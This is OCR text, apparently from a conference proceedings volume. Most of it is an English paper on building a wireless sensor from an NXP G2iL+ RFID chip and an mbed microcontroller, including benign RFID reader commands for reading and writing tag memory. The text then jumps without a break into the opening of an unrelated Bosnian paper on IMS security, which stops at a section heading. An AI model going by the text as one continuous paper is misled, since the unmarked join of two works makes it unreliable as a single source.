If the RFID tag is to be used as the part of the active wireless sensor in the field, the tag should be able to operate locally until requested to transmit data by the RFID reader (RFID interrogator). Some limited amount of measured data could be stored in the active RFID chip itself, but for prolonged periods of operation without contact with the reader, data should be stored in some local non volatile memory. In ideal case the RFID chip supports two connections: bidirectional wired digital link to the on-board microcontroller, and wireless link when found itself in the RF field produced by the standard RFID reader.

In the example demonstrated in this article, the G2iL+ is connected to the ARM Cortex M3 based board. Programmable RFID interrogator is then used to transmit commands and receive sensor data simulated by the microcontroller.

I. INTRODUCTION

RFID is widely adopted and mature technology used in manufacturing, supply chains, warehouse and inventory handling, document tracking and management systems, access control, electronic toll collection, waste management, cashless payments, animal tracking, ticketing, and so on. [1] [2]

In its simplest form the RFID tag could be used for product identification by just reading the product identification code. In such scenario RFID system would serve the similar role as well known bar code labeling system. However, there are several important advantages of RFID tags over bar code labeling systems:

- RFID tag already on the product could be rewritten, reused (recomissioned), or killed dead, depending on product status and user application. It is not possible to change the bar code label without producing and applying new one on each product.
- RFID tag can hold more information which could also be site specific or event specific (i.e. error log written during production test procedure).
- RFID tag can be read when out of sight, or within a product. RFID tag could also be used within a sterile or hostile environment.
- RFID tags do not wear out, they are not susceptible to dirt, and it is not possible to scan (and later forge) product codes without proper equipment.

Despite all this, it is not likely that RFID technology would completely replace optical bar code systems (EAN systems).

Simple EAN labels will always be less expensive, which will be of most importance for many high volume, low cost products. It is not just because of the lower tag price, RFID readers are also more expensive to produce, setup, and maintain than bar code scanners.

EAN label optical scanning is often also more reliable. RFID tag might be difficult to read reliably from metallic containers, bottles containing liquids, and in some other cases, depending on specific environment. It is usually good idea to consult the RFID expert before the installation. User will probably have to do some fine tuning of the RFID system including the reader antenna setup and positioning after the installation to make sure the system would perform as expected.

Obviously, it is very important to understand the RF technology used behind the scene to be able to select proper RFID solution. Potential user should understand differences and limitations which could result from improper choice of tags, their frequency range, improper antenna placement or some other misunderstood aspects of the RFID technology.

Considering all this, it is no wonder that RFID technology was slowly gaining momentum. It took a lot of time and effort to come to the point where mass production could lower the price of a technology making it usable for more applications. As it was often the case in electronic industry history, collaboration of government (military applications), universities and some key industry companies resulted in solid standardization, pawing the way for commercial success.

II. RFID HISTORY AND STANDARDS

Several RFID standards have emerged over the decades, and short overview of RFID history can be found in [3].

Although systems have been installed for many applications, UHF RFID applications did not gain a momentum until Auto-ID Center at the Massachusetts Institute of Technology was established with funding from several large organizations and companies with global impact. It was in 1999. Result was a new idea: RFID technology would be used to create unique ID for every object, but instead of tag holding all the information itself, tag ID would be used to link objects to their data base entries over the Internet. This approach would open many new application possibilities, but standards were needed not only for communication between the tag and the reader, but also for the complete infrastructure connecting tags with database servers. Standards should be open, so that everyone could build devices upon them. Such set of standards has been created by new organization taking over responsibility from Auto-ID Center and later Auto-ID Labs, the EPCGlobal. [4]




Figure 1: EPCGlobal system architecture and standards

Complete system architecture covered by EPCGlobal standards is shown in the Figure 1. It is not purpose of this article to cover those standards any further, but it should be noted that without those standards the RFID applications would not be able to offer all services needed by the industry. The phrase 'The Internet of Things' which is becoming very popular today was first used at the Massachusetts Institute of Technology to describe communication between 'Things' without human intervention. The RFID technology is today at heart of this development, and the fact that standards are open and global can only help its development and deployment.

Since this article is describing possible usage of specific RFID tag as a sensor, only communication between the tag and the standard tag reader (interrogator) was necessary. In such case relevant standards should be those describing the physical layer of communication between the tag and the reader. This layer is known as Layer 1, or the PHY Layer in the OSI networking model. Primary function of this layer is to ensure controlled access to the media, handle collisions if necessary, and deliver stream of bits between two nodes. For dense population RFID applications it is also responsibility of this layer to ensure proper operation when multiple readers simultaneously access the same tag. Of course, multiple tag environment is almost standard use case for RFID, but multiple reader (dense) environment would not be typical scenario for sensor applications.

In our case this all has been already handled by the tag and the reader. However, in order to understand respective manufacturer documentation, and what commands are available, relevant standards should be studied. Those standards are the ISO 18000-6C [5], and the EPCGlobal Class 1 Gen 2 UHF Air Interface Standard v. 1.2.0 [6]. Depending on the tag frequency range, other standards like the ISO 14443 might need to be studied in depth.

III. NXP UCODE G2iL+ RFID CHIP

In a April 2010 the NXP Semiconductors has introduced new generation RFID chips referenced as the UCODE G2iL and G2iL+. Chips have six pins, and the package is sized only 1mm x 1.45mm x 0.5mm. Figure 2 shows the block diagram of both chips, it can be seen as digitally controlled state machine with EEPROM memory, and RF front end. [7]




Figure 2: NXP UCODE G2iL/G2iL+ block diagram

Pin VDD had dual purpose, as power supply and digital input. Antenna terminals are tolerant to DC short circuit, so that loop antenna design could also be used. OUT pin is digitally controlled output terminal.

Both chips are compliant with EPCGlobal v1.2.0, but in addition to all mandatory commands they also support some interesting custom commands. This is allowed by the standard in order to enable manufacturers to implement some specific functionality not provided, or foreseen by the standard.

Of the two mentioned components, the G2iL+ is more interesting since it provides commands of special interest if we wanted to send or receive some digital data:

- Read digital input to check status of some device connected to the RFID chip input pin
- Set digital output to control some device connected to the RFID digital output pin
- Pass through RF data envelope as demodulated data stream to the RFID output pin

NXP engineers have decided to include those commands in EPC memory block (bank 01) so that standard RFID readers could be used to issue command and interpret results. In other words, there is a 16-bit Configuration Word accessible to standard readers at the address 200h (counting in bits from the start of EPC memory block). Those 16 bits are divided in three groups:

- Indicator bits which reflect state of some input, and cannot be changed by command
- Temporary bits which are reset at power up (or when passive RFID chip is out of the field)
- Permanent bits which are stored into EEPROM after changed by user command

The Figure 3 shows the layout of the configuration word with short description of each bit.

Address 200h - 20Fh							
Indicator bits				Temporary bits			
Tamper indicator	External Supply Indicator	0 RFU	0 RFU	Invert Output	Transparent Mode on/off	Transparent Mode data/rw	0 RFU
0	1	2	3	4	5	6	7
Permanent bits							
0 RFU	Max Backscatter Strength	Digital Output	Privacy mode	0 RFU	Protect EPC	Protect SNR	PSF Alarm
8	9	10	11	12	13	14	15

Figure 3: G2iL+ configuration word bits

It is important to study manufacturers documentation, and read all fine printed notes regarding various modes of operation. For example, writing to the Digital Output bit is 'toggle' operation: it is necessary to write '1' to change it's state, and writing zero does not have any effect. This fact is mentioned in the documentation, but not exactly in bold print, so it is something easy to overlook. [7]

For sensor applications bits of interest are those at addresses 201h (External Supply Indicator), and 20Ah (Digital Output). Tamper indicator bit could not be used simultaneously with local battery, and this bit is also somewhat cumbersome to use since the G2iL+ reads it in only at specific chip state (chip entering the ready state). In other words, the only remaining resource useful for getting sensor data into the tag is the Battery Supply Indicator.

The purpose of our experiment was to check how useful will this bit prove to be, and to make sure it was possible to unconditionally read some sensor data into standard RFID reader by stimulating the input provided for battery power supply on the G2iL+ chip side.

The sensor prototype platform used for the test simply served some digital data with microcontroller GPIO (General Purpose I/O) set as output. However, it was necessary to adapt the voltage levels between the microcontroller I/O pins, and the RFID chip.

Considering dimensions of G2iL+ packages (SOT886), any prototyping with those components could be best described as 'mission impossible' unless the person building the prototype was a high skilled professional with many years of experience using fine pitch SMT components, and having access to necessary tools. For the rest of us, some sort of ready made evaluation or development board is the way to go. NXP Semiconductors has designed such a board [8], and it's block diagram is shown in the Figure 4.




Figure 4: G2iL+ NXP demonstration board - block diagram

The RFID chip can work in passive mode, and the battery is needed only to boost the reading range. A LED is added to the board for demonstration of Digital Output command. Of course, some switch to control the LED based on the Digital Output bit state need to exist as the G2iL' cannot drive the LED directly. LT 3009 is low dropout linear regulator with adjustable output. Since G2iL+ power supply should never go above 1.95 V in normal operation (2.5 V is the absolute maximum rating) this regulator limits the power supply coming from the optional external battery. The switch from the block diagram is BSS83 MOS transistor (Q1), and some RF filtering was added by NXP engineers to prevent Q1 gate capacitance to act as a short circuit for RF signal.

Complete schematic diagram is shown in the Figure 5.




Figure 5: G2iL+ NXP demonstration board - schematic diagram

Original function of two jumpers (JP1 and JP2 in the Figure 5) was demonstration of the Tamper Indicator operation (JP2), and option to disconnect the battery provided on the board (JP1).

Those jumpers will come handy when connecting microcontroller sensor board prototype to the G2iL+ demonstration board.

IV. RFID SENSOR HARDWARE PROTOTYPE

Any microcontroller could be used for this prototype, and the choice is often only matter of preference, and available tools and components. One interesting option for rapid prototype development is the NXP mbed module.

ARM Cortex M3, and specifically ARM Cortex M0 microcontroller family members ended up in many battery operated and portable electronic devices, while still offering high flexibility, and wide range of development

tools. The mbed module used in this experiment has the powerful NXP LPC1769 Cortex M3 microcontroller, but similar module with the same pin out is available containing less power hungry LPC11U24 MCU with Cortex M0 core.

Both modules are supported with the on-line development environment at http://mbed.org free of charge, so it is very easy to start both hardware, and firmware prototyping. Programming is done natively in C++, and there are libraries of classes, methods, and code examples developed by NXP engineers and community available for just about every application.

For the purpose described in this article, few lines of code calling some C++ methods from provided classes was enough to read analog information from potentiometer, toggle I/O pins with required timing, and display some information on local LCD provided for convenience. Normally sensor in the field would not have local display. Without such library support, a simple prototype like this would require much more coding, which was not the intention in this proof of concept application.

Connections between the microcontroller board (in this case the mbed board) and RFID tag (in this case the G2iL+ NXP demonstration board) have to provide three simple functions:

- send digital output from microcontroller output pin to the RFID tag side input pin
- receive digital output from RFID tag output pin at the microcontroller side input pin
- provide the common reference level (ground)

Care should be taken regarding the necessary voltage levels. The G2iL+ can accept power supply of up to 1.95 V, so obviously it's 'high' level output would not qualify as 'high' level from the microcontroller point of view.

As for many modern CMOS microcontrollers, the LPC1769 I/O is referenced to 3.3V power supply, and the usual convention about CMOS logic levels apply here: 70% of the power supply and more is high logic level. Since the signal path is unidirectional for each line, and speed is not critical here, the voltage conversion is easiest to deal with by using some NMOS transistor as a switch. For the prototype, the BS170 in TO92 case was available, and with some luck it's voltage threshold would be low enough for G2iL+ high output to turn it on. Pull up resistor was connected to 3.3 V at the microcontroller side, and 100k resistor was connected from the G2iL+ output and NMOS transistor gate to the ground at the RFID tag side.

According to the specification, the G2iL+ output high level at it's OUT pin is minimum 1.5 V, while the maximum Ugs threshold voltage for the BS170 was 1.45 V. This is the worst case scenario for both sides, but operation of specific BS170 transistor to be used was checked by applying the square signal with 1.45 V amplitude to it's gate, and recording the signal at the drain pin. For production design, it would be safer to use for example the same BSS83 transistor as chosen by NXP engineers, or find another available with low Ugs threshold voltage.

In the opposite direction, microcontroller would supply up to 3.3 V at the output pin, which would destroy the G2iL+ if this was not taken into consideration. Here the simple voltage divider from microcontroller output pin to the ground has provided safe value of 1.95 V when microcontroller output was high. Resistors values are 3k3 in the upper side, and 4k7 in the lower side. Downside of this solution might be the battery life time in real sensors in the field. Using higher resistor values would be fine, unless the RFID tag current consumption start to change output voltage significantly.

Obviously, the best solution would be to use the same power supply level for both RFID tag chip, and the microcontroller. This is not a problem with for example NXP LPC11U24 microcontroller which can be powered with as little as 1.8 V (both the core and the I/O) if USB operation was not needed. So, for this prototype voltage divider and transistor switch were fine, for the 'real' custom made sensor they are to be avoided by using the same 1.95 power supply for both the tag, and the on-board microcontroller. Just for comparison, the NXP LPC1769 Cortex M3 microcontroller used in this prototype was designed for more demanding applications, and as a result it's power supply would not go below 2.4 V. This is fine example why designer should have range of options available, and of course be aware of those options in the first place. Just to give another option, the Texas Instruments MSP430 family of 16-bit microcontrollers is well known for their minimum power consumption, both in the active, and stand by mode of operation.

Finally, the microcontroller board was assembled on the breadboard together with all mentioned voltage translation components, LC Display was added, and before mentioned jumpers on the G2iL+ demonstration board have been used to connect boards together. LCD proved to be useful for debugging in situations when it was not clear what signal was 'seen' by the microcontroller, and mbed module does not support the JTAG debugger. The whole setup during the operation is shown in the Figure 6.



Figure 6: mbed connected to the G2iL+ demonstration board

Schematic diagram with details of connection between boards is shown in the Figure 7. Pin 3 of JP1 was used for ground connection with mbed board. JP1 pins 1 and 2 are left open so that on-board battery is not used. If needed, those pins can be closed making the battery power available to the G2iL+ without any damage to the mbed board, but then the state of External Supply Indicator bit would be high all the time, disabling the communication from microcontroller towards RFID chip.

It is logical, and also well stated in the G2iL+ documentation that existence of external battery supply, the External Supply Indicator operation, and the Tamper Indicator operation were mutually exclusive and cannot be




Figure 7: Connection between RFID and mbed board

used simultaneously. If battery operation was needed during operation, microcontroller could use some switch (not provided here) to be able to switch on the battery as necessary. This could be for example to boost the operation range while listening, and not sending any data.

Pin 1 of JP2 was used for communication from microcontroller towards the RFID chip. Instead of the battery, now the mbed microcontroller is able to supply the 'power', which is actually the digital data which than can be read by the RFID reader as the state of the External Supply Indicator bit. Mbed can supply about 40 mA per digital output pin, so this could be considered the 'real' power supply. Each time the RFID reader checked the state of the bit at EPC memory address 201h, it would depend on what the mbed microcontroller has done with it's pin P20 driving the before mentioned resistor divider.

Pin 2 of JP2 is used for the opposite direction of communication, from the RFID chip towards the mbed microcontroller pin P19 set as digital input. As explained earlier, the BS170 NMOS transistor with the pull-up resistor in it's drain connected to power supply is doing the level conversion necessary. It is also doing the logic inversion of the signal, so that mbed will get logic low signal level when RFID reader set (toggle) the Digital Output bit at address 20Ah to logic high state.

V. USAGE OF THE RFID READER

The Sirit INfinity 510 UHF reader is the EPC certified reader that provides flexibility in supporting multiple tag protocols, multi-regional regulatory compliance, and programmability for a multitude of EPC applications environments. It supports human and machine communication across either the serial or Ethernet ports.

The human interface is used to establish a direct connection to the readers' CLI (*Command Line Interface*) and allowing the user to manually submit commands to the reader, and observe responses.

The machine interface is a direct connection to the reader's two communication channels:

- Command and response channel.
- Event channel

Both of those channels use the Ethernet port.

Command and response channel is a bidirectional interface which connects to the TCP/IP port 50007. This channel is used for submitting commands to the reader and reading responses accordingly.

Event channel is a unidirectional interface from the source (reader) to the listener (host machine) which connects to the TCP/IP port 50008. It is used to register for reader events and it receives notifications when event of interest occurs: reader status change, tag arrival event, tag read event, tag depart event, etc.

To connect to the reader interface, a Socket Connection for reading and writing data should be established. The INfinity 510 also supports embedded user applications by using scripting languages such as Python, or by running Java applications onboard. Option to run embedded reader applications directly on the reader hardware allows faster read and write commands in a succession, compared to submitting a batch process through the terminal.

The reader's Python version is 2.4.2. and the JVM is compatible with the J2SE 1.4 specification. Applications may use the reader's RAM (up to 16 MB) and Flash memory (up to 5.4 MB), and the memory contents is preserved during reboot. These applications can communicate with external applications over Ethernet on ports 50010 through 50015 exclusively (both TCP and UDP ports). Other ports are blocked by the internal firewall.

All reader functions are performed by sending a specific CLI command to the reader's command channel. These commands are grouped within namespaces for easier navigation. For accessing the low level modem control, the modem namespace functions have to be used.

The following sequence of commands is needed to perform the write to the tag:

1) Tag singulation and initialization for the subsequent commands to the tag. The commands sent between the start and the end command will not cause resingulation of the tag, but with this command the handle to the specific tag will be obtained.

   `modem.protocol.isoc.cmd_seq_start`

2) Tag data read from a specified EPC memory bank. The read function accept parameters to specify start address, and number of 16-bit words to read.

   `modem.protocol.isoc.read`

3) Tag data write to a specified tag memory bank. The write function supports the parameters that specify starting address, and data to be written in the HEX format. A read before write is required for the successful write command.

   `modem.protocol.isoc.write`

4) End of command sequence that releases the handle.

   `modem.protocol.isoc.cmd_seq_end`

The following example shows the commands with parameter values and reader responses received while

performing the write sequence to the tag. Normally the command is written on a single line, and here there is hyphenation due to the lack of space. Commands are entered using the appropriate terminal program (i.e. putty).

modem.protocol.isoc.cmd_seq_start (tag_id = 0xE2006805000000000000011)

-->>ok

modm.protocol.isoc.read (tag_id=0xE2006805000000000000011, mem_bank=1, word_ptr=32, word_count=1)

-->>ok data = 0x4040

```
modem.protocol.isoc.write
(tag_id=0xE2006805000000000000011,
mem_bank=1, word_ptr=32, data=0x0860)

-->>ok

modem.protocol.isoc.cmd_seq_end(1)

-->>ok
```

The following example shows the reader responses to consecutive tag read commands while the tag was written to by an external device. Notice the change in the first HEX value of the response (data). The read commands are entered consecutively using a script tool provided by the manufacturer. Value returned is 16 bits from the register shown in the Figure 3. It can be seen from data responses below that second bit from the left (next to the MSB) was changed as a result of toggling of mbed (microcontroller) output bit. No option is provided to determine the wait time between two commands here, and it was assumed here that microntroller was ready with new data whenever needed.

```
modem.protocol.isoc.cmd_seq_start (tag_id =
0xE2006805000000000000011)

-->>ok

modem.protocol.isoc.read
(tag_id=0xE2006805000000000000011,
mem_bank=1, word_ptr=32, word_count=1)

-->>ok data = 0x4040

modem.protocol.isoc.read
(tag_id=0xE2006805000000000000011,
mem_bank=1, word_ptr=32, word_count=1)

-->>ok data = 0x0040

modem.protocol.isoc.cmd_seq_end(1)-->>ok
```

VI. CONCLUSION

The NXP UCODE G2iL+ component is suitable for building some interesting devices due to several proprietary commands built in. The purpose of this experiment was to test the concept of building the wireless sensor based on those commands.

The test has proven that G2iL+ is useful for sensor applications where some data from the environment is to be acquired, and transferred at request using the RFID standard. This does not mean the RFID is proposed to be used as the primary choice for wireless sensor applications. Other standards, like the ZigBee, have their own characteristics that need to be evaluated, and compared for specific application. The advantage of the RFID is high level of standardization on the reader side.

However, the sensor (microcontroller) communication to the tag is not covered by any standard, even commands used in this example were custom commands implemented by specific manufacturer. If the complete RFID tag was built from the scratch, for example using the FPGA technology, sensor data could be directly written into the EPC memory, and sensor to tag communication would not be such an issue. Since off the shelf RFID tag was used here, a different approach was needed and everything depends on two specific G2iL+ indicator bits.

REFERENCES

[1] Paret, D: RFID at Ultra and Super High Frequencies - theory and applications, John Wiley and Sons, 2009

[2] Finkenzeller, K: RFID Handbook, John Wiley and Sons, 3rd Edition, 2010

[3] The History of RFID Technology, RFID Journal, http://www.rfidjournal.com/article/view/1338

[4] EPCGlobal Standards Overview http://www.gs1.org/epcglobal/standards

[5] ISO/IEC 18000-6:2010 Radio frequency identification for item management -- Part 6: Parameters for air interface communications at 860 MHz to 960 MHz

[6] EPCGlobal Class 1 Gen 2 UHF Air Interface Standard v. 1.2.0

[7] NXP Semiconductors: UCODEG2iL and G2iL+ Product Data Sheet v3.9 (SL3S1203_1213)

[8] AN1915 UCODE G2iL+ demoboard documentation


IP Multimedia Subsystem (IMS) sigurnost: Pregled standardizacije IMS sigurnosti i potencijalnih prijetnji na sistem

Bojan Puškarević* i Adnan Hota **
Ericsson/Sarajevo, BiH
* Bojan.Puskarevic@ericsson.com
** Adnan_Hota@yahoo.com

Sažetak - IP Multimedia Subsystem (IMS) predstavlja mrežnu funkcionalnu arhitekturu koja operatorima nudi mogućnost pružanja kvalitetnih multimedijalnih paketski baziranih usluga kao što su instant poruke, presence (prisutnost), VoIP (Voice Over IP), video konferencije i chat. Kako se radi o Internet uslugama i njihovoj otvorenosti, veoma je važan sigurnosni aspekt IMS sistema. Ovaj rad će pokušati dati pregled standardizacije IMS sigurnosti i potencijalnih prijetnji na IMS sistem kao i pratećih protokola kako bi pružio osnovne smjernice kod uvođenja novog ili održavanja postojećeg IMS sistema.

I. UVOD

IP Multimedia Subsystem (IMS) nudi mogućnost pružanja multimedijalnih paketski baziranih usluga kao što su instant poruke, *presence*, VoIP (*Voice Over IP*), video konferencije i *chat*. Kako se radi o Internet uslugama i njihovoj otvorenosti, sigurnost predstavlja nove izazove za operatore. Cilj ovog rada je da pokuša dati pregled standardizacije IMS sigurnosti i potencijalnih prijetnji na IMS sistem kao i pratećih protokola kako bi pružio osnovne smjernice kod uvođenja novog ili održavanja postojećeg IMS sistema. Takodjer, rad će pružiti kratku uvid u moguće napade kao i alate za pornalaženje sigurnosnih rupa IMS sistema, osobito u interakciji IMS sistema sa korisnicima putem IP mreže i Interneta.



Slika 1. 3GPP konceptualna mrežna arhitektura

II. PREGLED IMS MREŽE

A. Pregled IMS Standardizacije


Kako se Internet veoma počeo širiti zadnjih godina, povećala se potražnja za IP baziranim multimedijalnim uslugama. Istovremeno, mobilne mreže se razvijaju od mreža komutacionih krugova orijentisanih prema glasovnim uslugama prema bežičnim mrežama treće generacije (3G) koje podržavaju prenos IP podataka velikim brzinama, kao i glasovne multimedijske usluge.

Međutim, veliki je izazov integrisati IP bazirane usluge s mobilnim mrežama. Prvo, korisnici mogu odlaziti iz jedne mobilne mreže u drugu. Dakle, uspostava, prekid, i održavanje sesija u više mobilnih mreža je složeniji i teži zadatak nego što je to slučaj u fiksnim mrežama. Drugo, tuneliranje se koristi unutar 3G jezgrenih mreža umjesto standardnih IP usmjeravanje. Dakle, usmjeravanje IP paketa preko Interneta i 3G mreža je složeniji proces. Kao treće, *bandwith* (količina saobračaja koji se može prenjeti u jedinici vremena) u 3G bežičnim mrežama je još uvijek ograničen u odnosu na Internet. Podrška kvaliteti usluge (Quality of Service - QoS) s kraja na kraj preko Interneta i 3G mreže predstavlja veliki izazov. I pod četiri, 3G mreže i dalje zahtijevaju izvediv i fleksibilan način kako bi se omogućilo mobilnim korisnicima pristup bogatim IP-baziranim aplikacijama i uslugama.

3G bežične mreže definirane od strane *Third Generation Partnership Project* (3GPP) standardiyacijskog tijela, temelje se na globalnom sistemu za mobilne komunikacije (GSM) i generalnim paketskim


radio servisima (GPRS). 3GPP dijeli osnovne mreže u domenu komutacije krugova (CS) i domenu komutacije paketa (PS). PS domena omogućuje mobilnim korisnicima pristup Internetu koristeći IP protokol. Brzina prijenosa podataka može dosegnuti 144 kb / s za korisnike koji se kreću automobilom, 384 kb / s za korisnike koji se kreću s pješačkim brzinama, i 2Mb / s za stacionarne korisnike. Za integraciju Interneta i 3G bežične mreže za multimedijske usluge, 3GPP je definisao *IP Multimedia Subsystem* (IMS). Kao što je prikazano na slici. 1, IMS je krovni podsistem preko 3GPP PS domene za podršku IP multimedijskim uslugama, uključujući glasovne, video, audio i tekstualne prenose.

Third-Generation Partnership Project 2 (3GPP2) predstavlja drugo vodeće 3G standardizacijsko tijelo. Definiše 3G mrežnu arhitekturu na temelju IS-41 standarda jezgrene mreže i *code division multiple access* (CDMA) -2000 pristupne radio tehnologije. Jezgrene mreže se također sastoje od dvije domene: CS domene za podršku uobičajenim CS uslugama i PS domene za podršku IP baziranim PS uslugama.



Slika 2. 3GPP IMS funkcionalna arhitektura

3GPP2 također razvija IP multimedijske domene (MMD) koje se temelje na 3GPP IMS specifikacijama. IMS koristi protokole definisane od strane *Internet Engineering Task Force* (IETF) standardizacijskog tijela, u svrhu usklađivanja s internetskim uslugama. Konkretno, 3GPP IMS propisuje korištenje IPv6 protokola, dok 3GPP2 IMS podržava i IPv4 i IPv6 protokole. IMS koristi



Slika 3. IMS sistem

Session Initiation Protocol (SIP, IETF RFC 2543) za signalizaciju i upravljanjem sesija. Također se koristi *Diametar* (IETF RFC 3588) protokol i *Common Open Policy Service* (COPS, IETF RFC 2748) za operacije i upravljanje.

B. Struktura IMS mreže

Postoje različite implementacije IMS-a u zavisnosti od postojeće operatorske mreže. Svaka izvedba sadrži cjeline kao što je propisano standardom (slika 3).

Opšta struktura IMS-a obuhvata sljedeće podsisteme:

- IMS *enabler*-i: PGM server, IMS *Messaging* server, SDS i drugi razvojni paketi i *Client Framework* (softverski paket za IMS korisničke uređaje).
- Pomoćni sistemi: OSS, multi medijacija, *Ericsson Multi Activation* (sistem za provizioniranje), ADC (automatsko podešavanje uređaja).
- IMS jezgro: HSS, CSCF, MRFC, MRFP i IPWorks (DNS server) čvorovi.
- Inter-working: SBG, MGC, MGW čvorovi.
- Aplikacioni serveri.

C. Pregled protokola koji se koriste u IMS-u

Većina protokola koji se koriste u IMS-u su standardizirani od strane IETF standardizacijskog tijela. Ukratko su objašnjeni u nastavku teksta.

1) Protokol za signalizaciju i opis toka medije

